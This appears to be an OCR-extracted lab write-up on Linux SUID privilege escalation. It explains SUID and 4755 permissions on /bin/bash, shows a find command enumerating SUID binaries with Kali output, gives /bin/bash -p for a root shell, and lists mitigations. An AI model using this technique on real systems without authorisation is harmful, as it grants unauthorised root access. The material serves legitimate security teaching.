
Task 4

SUID & Privilege Escalation

1. The command enables the SUID (Set User ID) bit on /bin/bash, allowing it to run with the owner's (root) privileges.




2. Creating a script with root privileges ➤ The 4755 permission setting ensures the following:

   4 → Sets the SUID (Set User ID) bit.

   7 → Grants the owner read (**r**), write (**w**), and execute (**x**) permissions.

   5 → Grants the group read (**r**) and execute (**x**) permissions.

   5 → Grants others read (**r**) and execute (**x**) permissions.



Exploit

1. To detect SUID misconfigurations, run the command find / -perm -4000 2>/dev/null, which lists files with the SUID bit set while suppressing errors from inaccessible directories. To escalate privileges to root, execute /bin/bash -p, where the -pflag ensures the shell retains elevated privileges, granting root access.

```
┌──(kali㉿kali)-[~]
└─$ sudo find / -type f -executable -perm -4000 2>/dev/null

/usr/bin/kismet_cap_nrf_mousejack
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/kismet_cap_linux_wifi
/usr/bin/kismet_cap_hak5_wifi_coconut
/usr/bin/mount
/usr/bin/ntfs-3g
/usr/bin/chfn
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/rsh-redone-rsh
/usr/bin/rsh-redone-rlogin
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/kismet_cap_nrf_51822
/usr/bin/fusermount3
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/kismet_cap_nrf_52840
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/su
/usr/bin/kismet_cap_rz_killerbee
/usr/lib/chromium/chrome-sandbox
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
```

Mitigation

1.To improve security, remove unnecessary SUID permissions with chmod -s /bin/bash, and limit script execution to specific users by adjusting file ownership using chown root:trusted_user root_script.sh. Additionally, configure the sudoers file for stricter access control.